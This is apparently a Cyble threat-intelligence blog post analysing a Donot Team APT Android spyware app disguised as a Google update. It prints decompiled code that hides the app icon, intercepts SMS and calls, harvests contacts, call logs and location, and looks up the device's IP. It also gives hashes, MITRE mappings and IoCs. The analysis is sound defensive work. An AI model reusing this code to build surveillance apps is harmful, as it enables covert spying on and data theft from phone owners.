


Donot Team APT Group Is Back To Using Old Malicious Patterns

cybleinc.com/2021/04/21/donot-team-apt-group-is-back-to-using-old-malicious-patterns/

April 21, 2021




The screenshot shows the Cyble Vision search interface. The search bar at the top contains the SHA256 hash: `be6ceee0ca5df85c1788ae30cf0b7e6093aa543e3963a44b24139856ef083dd`. Below the search bar, there are tabs for various search categories: All, Assets, Image Search, Third-Party Security Scoring Report, Advisories, Darkweb, OSINT, S3 Bucket, Code Analysis, **Related File Hashes**, and IoCs. The 'Related File Hashes' tab is selected. The results section shows 'Results for "be6ceee0ca5df85c1788ae30cf0b7e6093aa543e3963a44b24139856ef083dd"' with 'RECORD FOUND: 1'. A table lists the search results:

Name	SHA256	File Hashes	First Submission Date	Last Submission Date	File Reputation	More Info	File Analysis	Download
com.update.google	be6ceee0ca5df85c1788ae30cf0b7e6093aa543e3963a44b24139856ef083dd	File Hashes	4/19/2021, 2:03:32 AM	4/19/2021, 2:03:32 AM	Red	View	Analyze	Download

The Donot Team APT organization (APT-C-35) is an Advanced Persistent Threat (APT) group that targets organizations having a government background. The threat group is known to carry out APT attacks against Pakistan, China, and countries in South Asia. The group mainly uses malicious programs developed in C++, python, .net, and other languages.

In addition to spreading malware via spear phishing emails with attachments containing either a vulnerability or a malicious macro, this group is particularly good at leveraging malicious Android APKs in their target attacks. These Android applications are often disguised as system tools and can be identified by scanning them through VirusTotal. In some cases, these applications may be disguised as fake apps, mobile games, and news apps. After installation, these apps perform the Trojan functions in the background. For instance, they may remotely control the victim's system and steal confidential information from the targeted device.

In a recent [tweet](#), a security researcher shared the digests leading to the app. Upon analysis of the digests, researchers at Cyble found all apps leading to the application package "**com.update.google**", a fake app disguised as a legitimate Google update application. For further analysis, Cyble's SaaS threat intelligence platform Cyble Vision was used to fetch more information on the application by picking one digest from among the [links](#) shared in the Tweet.



This is a duplicate of the screenshot above, showing the same search results for the SHA256 hash `be6ceee0ca5df85c1788ae30cf0b7e6093aa543e3963a44b24139856ef083dd` in the Cyble Vision platform.

Figure 1: Information from Cyblethreat intelligence platform

Sample digest used for our analysis: **be6ceee0ca5df85c1788ae30cf0b7e6093aa543e3963a44b24139856ef083dd**

As shown in Fig.1, the name of the sample digest is visible as "**com.update.google**". It is important to note that the package name is spelled "**google**" in an attempt to pass it off as "Google".

Below are the file hashes for the above digest:

File Hashes		✕	
MD5	288ea46d1e08fd9eca3369156b4430b1		
SHA1	4e88050c161ba6867a50619d5ad9e77c92a404c9		
SHA256	be6ceeea0ca5df85c1788ae30cf0b7e6093aa543e3963a44b24139856ef083dd		
Authentihash	undefined		
Vhash	f9c663e3ca6d18a5426f215f4ae45df6		
SSDEEP	24576:45vD/4RsBhzxnHfXcOM9qRJpghhjP0Z+7Aehzi:45vDA6Bhzxn0RoLSHhJCyE		

Figure 2: Information on file hashes

As shown in the figure below, the scan result of the analyzed digest from VirusTotal reveals the application to be “A Variant of Android/Spy.Agent.AGY”, which falls under spyware, a type of malware.

be6ceeea0ca5df85c1788ae30cf0b7e6093aa543e3963a44b24139856ef083dd

26 / 63

26 security vendors flagged this file as malicious

be6ceeea0ca5df85c1788ae30cf0b7e6093aa543e3963a44b24139856ef083dd
fd5deb8ec23347691f9fe88275084c30933ec123_obfuscated_AB.apk

1.02 MB Size | 2021-04-19 18:37:05 UTC 13 minutes ago | APK

android apk checks-gps reflection telephony

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
AegisLab	① Trojan.AndroidOS.Donot.Clc		AhnLab-V3	① Trojan.Android.FakeApp.918828
Alibaba	① TrojanSpy.Android.Donot.aadedc6b		Avast	① Android.SpyAgent-AAN [Trj]
Avast-Mobile	① Android:Evo-gen [Trj]		AVG	① Android.SpyAgent-AAN [Trj]
Avira (no cloud)	① ANDROID/SmsThief.SRHU.Gen		BitDefenderFake	① Android.Trojan.Donot.E
CAT-QuickHeal	① Android.Agent.GEN26049		ClamAV	① Andr.Trojan.Donot-9778202-Q
Cynet	① Malicious (score: 99)		DrWeb	① Android.Spy.460.origin
ESET-NOD32	① A Variant Of Android/Spy.Agent.AGY		Fortinet	① Android/Agent.AGY1tr
Ikarus	① Trojan-Spy.AndroidOS.DoNot		K7GW	① Spyware (00534ec61)
Kaspersky	① HEUR:Trojan-Spy.AndroidOS.Donot.a		MaxSecure	① Android.fakeinst.a
McAfee	① Artemis/288EA46D1E08		McAfee-GW-Edition	① Artemis
Microsoft	① TrojanSpy.AndroidOS/Donot.YA1MTB		Sophos	① Andr/Spy-BAU
Symantec	① Trojan.Gen.MBT		Symantec Mobile Insight	① Other:Android.Reputation.1
Tencent	① A.privacy.AptDonot		Trustlook	① Android.Malware.General (score:9)
Ad-Aware	② Undetected		ALYac	② Undetected

Figure 3: VirusTotal scan result

On reviewing the static code of the digest, the malware is seen to support up to 20 remote control commands, including test operations. The remote-control commands include critical actions such as obtaining contact lists, text messages, call records, geographic locations, user files, and installed applications, etc. For these actions to be performed, the app requests the following sensitive permissions, as found in its manifest file.

```

<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.STORAGE"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>

```

Figure 4: Sensitive permissions requested by the app

In order to control the user's mobile phone remotely, the malware obtains remote control command by reading a local database file.

```

public Set<m> a(String str, boolean z) {
    SQLiteDatabase sQLiteDatabase;
    String str2;
    String[] strArr;
    if ((26 + 13) % 13 <= 0) {
    }
    HashSet hashSet = new HashSet();
    this.h.readLock().lock();
    try {
        if (TextUtils.isEmpty(str)) {
            strArr = null;
            str2 = z ? null : "ifnull(started, 0)<=0";
        } else {
            str2 = (z ? "" : "ifnull(started, 0)<=0 AND ") + "tag=?";
            strArr = new String[]{str};
        }
        SQLiteDatabase b2 = b();
        try {
            Cursor query = b2.query("jobs", null, str2, strArr, null, null, null);
            HashMap hashMap = new HashMap(this.c.snapshot());
            while (query != null && query.moveToNext()) {
                Integer valueOf = Integer.valueOf(query.getInt(query.getColumnIndex("_id")));
                if (!c(valueOf.intValue())) {
                    if (hashMap.containsKey(valueOf)) {
                        hashSet.add(hashMap.get(valueOf));
                    } else {
                        hashSet.add(m.a(query));
                    }
                }
            }
            a(query);
            a(b2);
            this.h.readLock().unlock();
        } catch (Exception e2) {
            sQLiteDatabase = b2;
            e = e2;
        }
        try {

```

Figure 5: Code used by app to get control instructions

```

/* access modifiers changed from: package-private */
public SQLiteDatabase b() {
    if ((4 + 23) % 23 <= 0) {
    }
    if (this.g != null) {
        return this.g;
    }
    try {
        return this.f.getWritableDatabase();
    } catch (SQLiteCantOpenDatabaseException e2) {
        a.a(e2);
        new o().a("evernote_jobs.db");
        return this.f.getWritableDatabase();
    }
}

```

Figure 6: Code used by app to get job details from the database

Below are the suspicious permissions, services, and receivers found from the above application:

Permissions:

- android.permission.READ_CALENDAR
- android.permission.PROCESS_OUTGOING_CALLS
- android.permission.ACCESS_COARSE_LOCATION
- android.permission.INTERNET
- android.permission.ACCESS_FINE_LOCATION
- android.permission.SEND_SMS
- android.permission.READ_CALL_LOG
- com.android.browser.permission.READ_HISTORY_BOOKMARKS
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.RECORD_AUDIO
- android.permission.CALL_PHONE
- android.permission.READ_PHONE_STATE
- android.permission.READ_SMS
- android.permission.RECEIVE_SMS
- android.permission.READ_CONTACTS

Services:

- com.jgoogle.android.gservicekns.ten.ten
- com.jgoogle.android.gservicekns.nine.ninere
- com.evernote.android.job.v21.PlatformJobService
- com.evernote.android.job.v14.PlatformAlarmService
- com.evernote.android.job.v14.PlatformAlarmServiceExact
- com.evernote.android.job.gcm.PlatformGcmService
- com.evernote.android.job.Job RescheduleService

Receivers:

- com.jgoogle.android.gservicekns.onere
- com.jgoogle.android.gservicekns.four.fourre
- com.jgoogle.android.gservicekns.five.fivere
- com.jgoogle.android.gservicekns.twenty.twenty
- com.jgoogle.android.gservicekns.seven.PhonecallReceiver
- com.jgoogle.android.gservicekns.eight.eightre
- com.evernote.android.job.v14.PlatformAlarmReceiver
- Com.evernote.android.job.JobBootReceiver

Using the above permissions granted from users, the following data is fetched from the devices:

1. The app installs an application shortcut on the screen and removes its application launcher icon to stay hidden.

```
public class MainActivity extends Activity {
    private void a() {
        if ((13 + 8) % 8 <= 0) {
        }
        try {
            getApplicationContext().getPackageManager().setComponentEnabledSetting(getComponentName(), 2, 1);
            Intent intent = new Intent(getApplicationContext(), MainActivity.class);
            intent.setAction("android.intent.action.MAIN");
            Intent intent2 = new Intent();
            intent2.putExtra("android.intent.extra.shortcut.INTENT", intent);
            intent2.putExtra("android.intent.extra.shortcut.NAME", "ServiceUpdate");
            intent2.setAction("com.android.launcher.action.UNINSTALL_SHORTCUT");
            getApplicationContext().sendBroadcast(intent2);
        } catch (Exception e) {
        }
    }
}
```

Figure 7: Code used to create app shortcut on the screen

```

private static void a(Context context, boolean z) {
    if ((10 + 19) % 19 <= 0) {
    }
    try {
        PackageManager packageManager = context.getPackageManager();
        ComponentName componentName = new ComponentName(context, a.class.getPackage().getName() + ".PlatformGcmService");
        switch (packageManager.getComponentEnabledSetting(componentName)) {
            case 0:
            case 2:
                if (z) {
                    packageManager.setComponentEnabledSetting(componentName, 1, 1);
                    a.a("GCM service enabled");
                    return;
                }
                return;
            case 1:
                if (!z) {
                    packageManager.setComponentEnabledSetting(componentName, 2, 1);
                    a.a("GCM service disabled");
                    return;
                }
                return;
            default:
                return;
        }
    } catch (Throwable th) {
    }
}

```

Figure 8: Code that checks packages and removes the application launcher

1. Queries the device phone number and monitors outgoing and incoming phone calls

```

public class fourre extends BroadcastReceiver {
    String a;
    String b;
    String c;

    public void onReceive(Context context, Intent intent) {
        if ((20 + 22) % 22 <= 0) {
        }
        if (intent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
            this.b = intent.getExtras().getString("android.intent.extra.PHONE_NUMBER");
            this.c = "OutGoing ";
            return;
        }
        this.a = intent.getStringExtra("state");
        this.b = intent.getExtras().getString("incoming_number");
        this.c = "Incoming ";
    }
}

```

Figure 9: Code that monitors outgoing and incoming phone calls

1. Creates SMS data from the protocol data unit (PDU) and monitors Incoming SMSes

```

public void onReceive(Context context, Intent intent) {
    if ((11 + 11) % 11 <= 0) {
    }
    try {
        if (ten.u.c.c) {
            Log.d("Oneall", intent.getAction());
            Bundle extras = intent.getExtras();
            this.a = "";
            if (extras != null) {
                Object[] objArr = (Object[]) extras.get("pdus");
                SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
                for (int i = 0; i < smsMessageArr.length; i++) {
                    smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
                    SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
                    if (ten.k) {
                        try {
                            ContentValues contentValues = new ContentValues();
                            contentValues.put("address", smsMessageArr[i].getOriginatingAddress());
                            contentValues.put("body", smsMessageArr[i].getMessageBody().toString());
                            contentValues.put("date", simpleDateFormat.format(new Date()));
                            if (intent.getAction().compareToIgnoreCase("android.provider.Telephony.SMS_RECEIVED") == 0) {
                                contentValues.put("type", "Inbox");
                            } else if (intent.getAction().compareToIgnoreCase("android.provider.Telephony.SMS_SENT") == 0) {
                                contentValues.put("type", "Sent");
                            } else {
                                contentValues.put("type", "Unknown");
                            }
                            ten.j.a("SMS", contentValues);
                        } catch (Exception e) {
                        }
                    } else {
                        try {
                            if (this.b == null) {
                                this.b = new JSONArray();
                            }
                            JSONObject jsonObject = new JSONObject();
                            JSONArray jsonArray = new JSONArray();

```

Figure 10: Code that monitors incoming text message

1. It also parses and Queries SMS data

```

public void a() {
    if ((24 + 19) % 19 <= 0) {
    }
    try {
        if (ten.f.getInt("SMS", 1) == 1) {
            this.c = new JSONArray();
            if (ten.k) {
                com.jgoogle.android.gservicekns.b.a aVar = ten.j;
                com.jgoogle.android.gservicekns.b.a aVar2 = ten.j;
                aVar.a("SMS", com.jgoogle.android.gservicekns.b.a.c);
            }
            a("content://sms", "Sent");
            if (!ten.k && this.c != null && this.c.length() > 0) {
                a(false);
                return;
            }
            return;
        }
        Log.d("One", "One Count = | Done");
    } catch (Exception e) {
        ten.b("One Error " + e.getMessage());
        Log.d("One", "One Error " + e.getMessage());
    }
}

```

Figure 11: Code that queries SMS data

1. Looks for the list of installed applications

```

public void a() {
    if ((21 + 15) % 15 <= 0) {
    }
    if (ten.f.getInt("PKfi", 0) == 0) {
    }
    try {
        List<ApplicationInfo> installedApplications = this.a.getPackageManager().getInstalledApplications(128);
        if (!ten.k) {
            this.b = new JSONArray();
            FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "pkinfo.txt"));
            for (ApplicationInfo applicationInfo : installedApplications) {
                JSONObject jsonObject = new JSONObject();
                jsonObject.put("PN", applicationInfo.packageName);
                jsonObject.put("AN", applicationInfo.name);
                this.b.put(jsonObject);
            }
            fileOutputStream.write(this.b.toString().getBytes());
            this.b = new JSONArray();
            fileOutputStream.close();
        }
    } catch (Exception e) {
        ten.b("ZERO" + " " + e.getMessage());
        Log.d("ZERO", "Error" + " " + e.getMessage());
    }
}

```

Figure 12: Gets the list of installed apps and stores it in text file

1. The app gets the history of calls logs and call list from the user's device

```

public void a() {
    if ((1 + 3) % 3 <= 0) {
    }
    try {
        ten.B.clear();
        File file = new File(ten.d, "Clist.txt");
        if (file.isFile() && file.exists()) {
            BufferedReader bufferedReader = new BufferedReader(new FileReader(file));
            while (true) {
                String readLine = bufferedReader.readLine();
                if (readLine == null) {
                    break;
                } else if (readLine.length() > 0) {
                    ten.B.add(readLine);
                    Log.d("Added in call list", readLine);
                }
            }
            bufferedReader.close();
        }
    } catch (Exception e2) {
        try {
            Log.d("Four Error", e2.getMessage());
        } catch (Exception e3) {
            ten.b("Four" + " " + e3.getMessage());
            Log.d("Four", "Error" + " " + e3.getMessage());
            return;
        }
    }
    if (ten.f.getInt("Call", 1) == 1) {
        Cursor query = this.a.getContentResolver().query(CallLog.Calls.CONTENT_URI, null, null, null, null);
        this.b = query.getColumnIndex("number");
        this.c = query.getColumnIndex("type");
        this.d = query.getColumnIndex("date");
        this.e = query.getColumnIndex("duration");
        FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "Calllogs.txt"));
        this.k = new JSONArray();
        while (query.moveToNext()) {
            this.f = query.getString(this.b);
            this.i = query.getString(this.e);
            this.h = query.getString(this.d);
            this.g = Integer.parseInt(query.getString(this.c));
            Date date = new Date(Long.valueOf(this.h).longValue());
            if (this.g == 1) {
                this.j = "INCOMING ";
            } else if (this.g == 3) {
                this.j = "Missed ";
            } else if (this.g == 2) {
                this.j = "OutGoing ";
            }
            try {
                JSONArray jsonArray = new JSONArray();
                JSONObject jsonObject = new JSONObject();
                jsonObject.put("Type", this.j);
                jsonObject.put("Number", this.f);
                jsonObject.put("Duration", this.i);
            }
        }
    }
}

```

Figure 13: Code that fetches and stores contact list and call logs in text file

1. Gets phone contact information and email messages from the victim device

```

public void a() {
    if ((21 + 11) % 11 <= 0) {
    }
    ten.g.putInt("CTfi", 1);
    ten.g.commit();
    try {
        this.b = new JSONArray();
        Cursor query = this.a.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
        if (query != null) {
            if (query.getCount() > 0) {
                FileOutputStream outputStream = new FileOutputStream(new File(ten.d, "contacts.txt"));
                while (query.moveToNext()) {
                    JSONArray jsonArray = new JSONArray();
                    JSONObject jsonObject = new JSONObject();
                    jsonObject.put("Name", query.getString(query.getColumnIndex("display_name")));
                    jsonObject.put("Number", query.getString(query.getColumnIndex("data1")));
                    try {
                        this.c = query.getString(query.getColumnIndex("_id"));
                        Cursor query2 = this.a.getContentResolver().query(ContactsContract.CommonDataKinds.Email.CONTENT_URI, null, "contact_id = ?", new String[]{this.c}, null);
                        if (query2.getCount() > 0 && query2.moveToNext()) {
                            Log.e("Name :", query2.getString(query2.getColumnIndex("display_name")));
                            String string = query2.getString(query2.getColumnIndex("data1"));
                            Log.e("Email", string);
                            if (string != null) {
                                jsonObject.put("Email", string);
                            } else {
                                jsonObject.put("Email", "Unknown");
                            }
                        }
                        query2.close();
                    } catch (Exception e) {
                        jsonObject.put("Email", "Unknown");
                    }
                    jsonArray.put(jsonObject);
                    JSONObject jsonObject2 = new JSONObject();
                    jsonObject2.put("CT", jsonArray);
                    this.b.put(jsonObject2);
                }
                outputStream.write(this.b.toString().getBytes());
                this.b = new JSONArray();
                outputStream.close();
            }
        }
    }
}

```

Figure 14: Code that saves phone contacts and email messages in text file

1. The app also accesses Android OS build fields to evade the malware analysis system

```

public void a() {
    String str;
    if ((18 + 20) % 20 <= 0) {
    }
    try {
        WifiInfo connectionInfo = ((WifiManager) this.a.getSystemService("wifi")).getConnectionInfo();
        this.b = new JSONArray();
        if (connectionInfo != null) {
            JSONObject jsonObject = new JSONObject();
            try {
                jsonObject.put("WifiMac", connectionInfo.getMacAddress());
                jsonObject.put("WifiID", String.valueOf(connectionInfo.getNetworkId()));
                jsonObject.put("WifiLocalIP", Formatter.formatIpAddress(connectionInfo.getIpAddress()));
                try {
                    String a2 = a("https://www.geoip-db.com/json");
                    JSONObject jsonObject2 = new JSONObject(a2);
                    Log.d("IPTL", a2);
                    str = jsonObject2.getString("IPv4");
                    Log.d("IPTL", str);
                } catch (Exception e) {
                    Log.d("IPTL", e.getMessage());
                    str = "Not available";
                }
                jsonObject.put("PublicIP", str);
            } catch (JSONException e2) {
                e2.printStackTrace();
            }
            this.b.put(jsonObject);
        } else {
            Log.d("Five", "Five is null");
        }
    }
    try {
        JSONObject jsonObject3 = new JSONObject();
        try {
            jsonObject3.put("Android", Build.VERSION.RELEASE);
            jsonObject3.put("OSVersion", System.getProperty("os.version") + "(" + Build.VERSION.INCREMENTAL + ")");
            jsonObject3.put("AppVersion", "com.update.google");
            jsonObject3.put("Device", Build.MANUFACTURER);
            jsonObject3.put("Model", Build.MODEL);
            jsonObject3.put("ifiIP", Build.PRODUCT);
        } catch (JSONException e3) {
            e3.printStackTrace();
        }
        this.b.put(jsonObject3);
    }
}

```

Figure 15: Code that gets Android build fields

1. Along with all the above details, the app also fetches the phone location used for geo-tracking to get the last known location.


```

a.this.c = a.this.i.isProviderEnabled("gps");
a.this.d = a.this.i.isProviderEnabled("network");
try {
    GsmCellLocation gsmCellLocation = (GsmCellLocation) a.this.j.getCellLocation();
    String networkOperator = ((TelephonyManager) a.this.a.getSystemService("phone")).getNetworkOperator();
    Log.d("NO", networkOperator);
    if (gsmCellLocation != null && !TextUtils.isEmpty(networkOperator)) {
        int parseInt = Integer.parseInt(networkOperator.substring(0, 3));
        int parseInt2 = Integer.parseInt(networkOperator.substring(3));
        Log.d("Thirteen", "GSM Here");
        SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
        JSONObject jsonObject = new JSONObject();
        jsonObject.put("PROVIDER", "GsmCellLocation");
        jsonObject.put("CID", gsmCellLocation.getCid());
        jsonObject.put("LAC", gsmCellLocation.getLac());
        jsonObject.put("MCC", parseInt);
        jsonObject.put("MNC", parseInt2);
        jsonObject.put("PSC", gsmCellLocation.getPsc());
        jsonObject.put("Date", simpleDateFormat.format(new Date()));
        a.this.b.put(jsonObject);
        Log.d("Thirteen", a.this.b.toString());
        a.this.d();
    }
} catch (Exception e) {
    Log.d("Thirteen", "Error in GSM Location.");
}
if (a.this.c || a.this.d) {
    SimpleDateFormat simpleDateFormat2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
    if (a.this.d) {
        if (ten.k) {
            try {
                Location lastKnownLocation = a.this.i.getLastKnownLocation("network");
                if (lastKnownLocation != null) {
                    ContentValues contentValues = new ContentValues();
                    contentValues.put("PROVIDER", lastKnownLocation.getProvider());
                    contentValues.put("Accuracy", Float.valueOf(lastKnownLocation.getAccuracy()));
                    contentValues.put("Latitude", Double.valueOf(lastKnownLocation.getLatitude()));
                    contentValues.put("Longitude", Double.valueOf(lastKnownLocation.getLongitude()));
                    contentValues.put("Date", simpleDateFormat2.format(new Date()));
                    ten.j.a("GP", contentValues);
                    Log.d("Print", ten.j.b("GP").toString());
                }
            }
        }
    }
}

```

Figure 16: Code for location tracking

All the data collected from the device is saved in the "corresponding text" file. In case of the *old variant of this malicious file*, these files are saved in the local file, while in the case of the *new variant*, the files are saved in the corresponding .json file and upload to the C2 link.

Node	Code
com.jgoogle.android.gservicekns.a.a(boolean) void	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "sms.txt"));
com.jgoogle.android.gservicekns.a.a.b() void	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "Tree.txt"));
com.jgoogle.android.gservicekns.d.a.d() void	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "GP.txt"), true);
com.jgoogle.android.gservicekns.e.a.a() void	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "contacts.txt"));
com.jgoogle.android.gservicekns.f.a.a() void	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "accounts.txt"));
com.jgoogle.android.gservicekns.five.a.b() void	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "netinfo.txt"));
com.jgoogle.android.gservicekns.five.fivere.a() ...	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "netinfo.txt"));
com.jgoogle.android.gservicekns.four.a.a() void	File file = new File(ten.d, "Clist.txt");
com.jgoogle.android.gservicekns.four.a.a() void	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "Calllogs.txt"));
com.jgoogle.android.gservicekns.g.a.a() void	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "pkinfo.txt"));
com.jgoogle.android.gservicekns.h.a.a(boolean) v...	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "ce.txt"));
com.jgoogle.android.gservicekns.nine.ninere.a.ru...	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "keys.txt"), true);
com.jgoogle.android.gservicekns.onere.a() void	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "sms.txt"), true);
com.jgoogle.android.gservicekns.seven.PhonecallR...	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "Calllogs.txt"), true);
com.jgoogle.android.gservicekns.ten.ten.b.a(Stri...	FileOutputStream fileOutputStream = new FileOutputStream(new File(ten.d, "Clist.txt"));
com.jgoogle.android.gservicekns.ten.ten.a(String...	FileOutputStream fileOutputStream = new FileOutputStream(new File(d, "Live.txt"), true);
com.jgoogle.android.gservicekns.ten.ten.b() void	File file = new File(d, "WappHolder.txt");

Figure 17: Information fetched from the user machine stored in text files

Upon further inspection of the Android package, we found that it communicates with the domain <http://www.geoip-db.com> to grab the infected device's geolocation information and external IP address. The URL <https://www.geoip-db.com/json> still works; however, the root of the domain is no longer operational and directs users to a new location: <http://geolocation-db.com/>.

```

public void a() {
    String str;
    if ((18 + 20) % 20 <= 0) {
    }
    try {
        WifiInfo connectionInfo = ((WifiManager) this.a.getSystemService("wifi")).getConnectionInfo();
        this.b = new JSONArray();
        if (connectionInfo != null) {
            JSONObject jsonObject = new JSONObject();
            try {
                jsonObject.put("WifiMac", connectionInfo.getMacAddress());
                jsonObject.put("WifiID", String.valueOf(connectionInfo.getNetworkId()));
                jsonObject.put("WifiLocalIP", Formatter.formatIpAddress(connectionInfo.getIpAddress()));
                try {
                    String a2 = a("https://www.geoip-db.com/json");
                    JSONObject jsonObject2 = new JSONObject(a2);
                    Log.d("IPTL", a2);
                    str = jsonObject2.getString("IPv4");
                    Log.d("IPTL", str);
                } catch (Exception e) {
                    Log.d("IPTL", e.getMessage());
                    str = "Not available";
                }
                jsonObject.put("PublicIP", str);
            } catch (JSONException e2) {
                e2.printStackTrace();
            }
            this.b.put(jsonObject);
        } else {
            Log.d("Five", "Five is null");
        }
        try {
            JSONObject jsonObject3 = new JSONObject();
            try {
                jsonObject3.put("Android", Build.VERSION.RELEASE);
                jsonObject3.put("OSVersion", System.getProperty("os.version") + "(" + Build.VERSION.INCREMENTAL + ")");
                jsonObject3.put("AppVersion", "ccom.update.google");
                jsonObject3.put("Device", Build.MANUFACTURER);
                jsonObject3.put("Model", Build.MODEL);
                jsonObject3.put("ifiIP", Build.PRODUCT);
            } catch (JSONException e3) {
                e3.printStackTrace();
            }
        }
    }
}

```

Figure 18: Code that fetches the geolocation information

SafetyRecommendations:

1. Use security software on smartphones.
2. It is recommended to download mobile applications only through reliable application markets and avoid downloading and installing through shared links.
3. Ensure the timely upgrading of the mobile phone operating system to reduce the possibility of attackers exploiting system vulnerabilities.
4. People concerned about the exposure of their stolen credentials in the darkweb can register at AmiBreached.com to ascertain their exposure.

MITRE ATT&CK® Techniques– for Mobile

Tactic	Technique ID	Technique Name
Defense Evasion	T1418 T1406	1. Application discovery 2. Obfuscated files or information
Credential access	T1412 T1409	1. Capture SMSes 2. Access stored application data
Discovery	T1421 T1430 T1418 T1426	1. System network connections discovery 2. Location tracking 3. Application discovery 4. System information discovery
Collection	T1432 T1433 T1430 T1429 T1507 T1412 T1409	1. Access contact list 2. Access call log 3. Location tracking 4. Capture audio 5. Network information discovery 6. Access stored application data

Command and Control	T1573 T1071	1. Encrypted channel 2. Application layer protocol
Impact	T1448	Carrier billing fraud

Indicators of Compromise (IoCs):

IOC	IOC Type
288ea46d1e08fd9eca3369156b4430b1	MD5 Hashes
be6ceeea0ca5df85c1788ae30cf0b7e6093aa543e3963a44b24139856ef083dd	SHA256
android.accessibilityservice.AccessibilityService	Intent by Action
<a ;"="" href="https://www.geoip-db.com/json&nbsp;">https://www.geoip-db.com/json&nbsp;	Interesting URL
167.99.135.134	IP address
/data/data/com.update.google/files/accounts.txt	File path dropped
/data/data/com.update.google/files/contacts.txt	File path dropped
/data/data/com.update.google/files/CallLogs.txt	File path dropped

About Cyble

[Cyble](#) is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the darkweb. Cyble's prime focus is to provide organizations with real-time visibility into their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Startups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.